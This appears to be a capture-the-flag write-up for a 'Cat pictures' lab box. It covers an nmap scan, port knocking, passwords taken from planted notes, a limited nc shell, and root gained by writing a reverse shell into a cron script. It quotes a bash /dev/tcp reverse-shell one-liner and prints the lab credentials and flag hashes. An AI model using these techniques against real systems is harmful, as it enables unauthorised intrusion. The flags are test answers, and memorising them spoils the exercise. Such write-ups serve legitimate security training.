Test Writeup - Cat pictures
Enumeration
NMAP scan
PORT     STATE    SERVICE    REASON              VERSION
21/tcp   filtered ftp        port-unreach ttl 63
22/tcp   open     ssh        syn-ack ttl 63      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:43:64:80:d3:5a:74:62:81:b7:80:6b:1a:23:d8:4a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDIDEV5ShmazmTw/1A6+19Bz9t3Aa669UOdJ6wf+mcv3vvJmh6gC8V8J58nisEufW0xnT69hRkbqrRbASQ8IrvNS8vNURpaA0cycHDntKA17ukX0HMO7AS6X8uHfIFZwTck5v6tLAyHlgBh21S+wOEqnANSms64VcSUma7fgUCKeyJd5lnDuQ9gCnvWh4VxSNoW8MdV64sOVLkyuwd0FUTiGctjTMyt0dYqIUnTkMgDLRB77faZnMq768R2x6bWWb98taMT93FKIfjTjGHV/bYsd/K+M6an6608wMbMbWz0pa0pB5Y9k4soznGUPO7mFa0n64w6ywS7wctcKngNVg3H
|   256 53:c6:82:ef:d2:77:33:ef:c1:3d:9c:15:13:54:0e:b2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCs+ZcCT7Bj2uaY3QWJFO4+e3ndWR1cDquYmCNAcfOTH4L7lBiq1VbJ7Pr7XO921FXWL05bAtlvY1sqcQT6W43Y=
|   256 ba:97:c3:23:d4:f2:cc:08:2c:e1:2b:30:06:18:95:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGq9I/445X/oJstLHIcIruYVdW4KqIFZks9fygfPkkPq
8080/tcp filtered http-proxy no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Foothold
- site on port 8080 :

- link : http://10.10.23.106:8080/viewtopic.php?f=2&t=2

- a hint for port knocking(?)
- lets try it out : https://sushant747.gitbooks.io/total-oscp-guide/content/port_knocking.html
- after port knocking twice got access to FTP
knock $IP 1111 2222 3333 4444
- got a
note.txt:
In case I forget my password, I'm leaving a pointer to the internal shell service on the server.

Connect to port 4420, the password is sardinethecat.
- catlover
- and connecting to it via nc on
4420with the gn passwd we have a limited shell

- since
cdwas not available got a reverse shell working stringswas not there so usedcat:
rebeccaPlease enter yout password: Welcome, catlover! SSH key transfer queued! touch /tmp/gibmethesshkeyAccess Deniedd
- using the passwd :
rebecca - and it works!!
Privesc
.bash_history:
root@7546fa2336d6:/# cat .bash_history
exit
exit
exit
exit
exit
exit
exit
ip a
ifconfig
apt install ifconfig
ip
exit
nano /opt/clean/clean.sh
ping 192.168.4.20
apt install ping
apt update
apt install ping
apt install iptuils-ping
apt install iputils-ping
exit
ls
cat /opt/clean/clean.sh
nano /opt/clean/clean.sh
clear
cat /etc/crontab
ls -alt /
cat /post-init.sh
cat /opt/clean/clean.sh
bash -i >&/dev/tcp/192.168.4.20/4444 <&1
nano /opt/clean/clean.sh
nano /opt/clean/clean.sh
nano /opt/clean/clean.sh
nano /opt/clean/clean.sh
cat /var/log/dpkg.log
nano /opt/clean/clean.sh
nano /opt/clean/clean.sh
exit
exit
exit
- so its probably a cron job
- put a simple bash rev shell in that as we are root and we can write to it
- got a rev shell… ROOTED!!!
Creds
- sardinethecat -> internal shell
- rebecca : runme script
Flags
- User flag =>
7cf90a0e7c5d25f1a827d3efe6fe4d0edd63cca9 - Root flag =>
4a98e43d78bab283938a06f38d2ca3a3c53f0476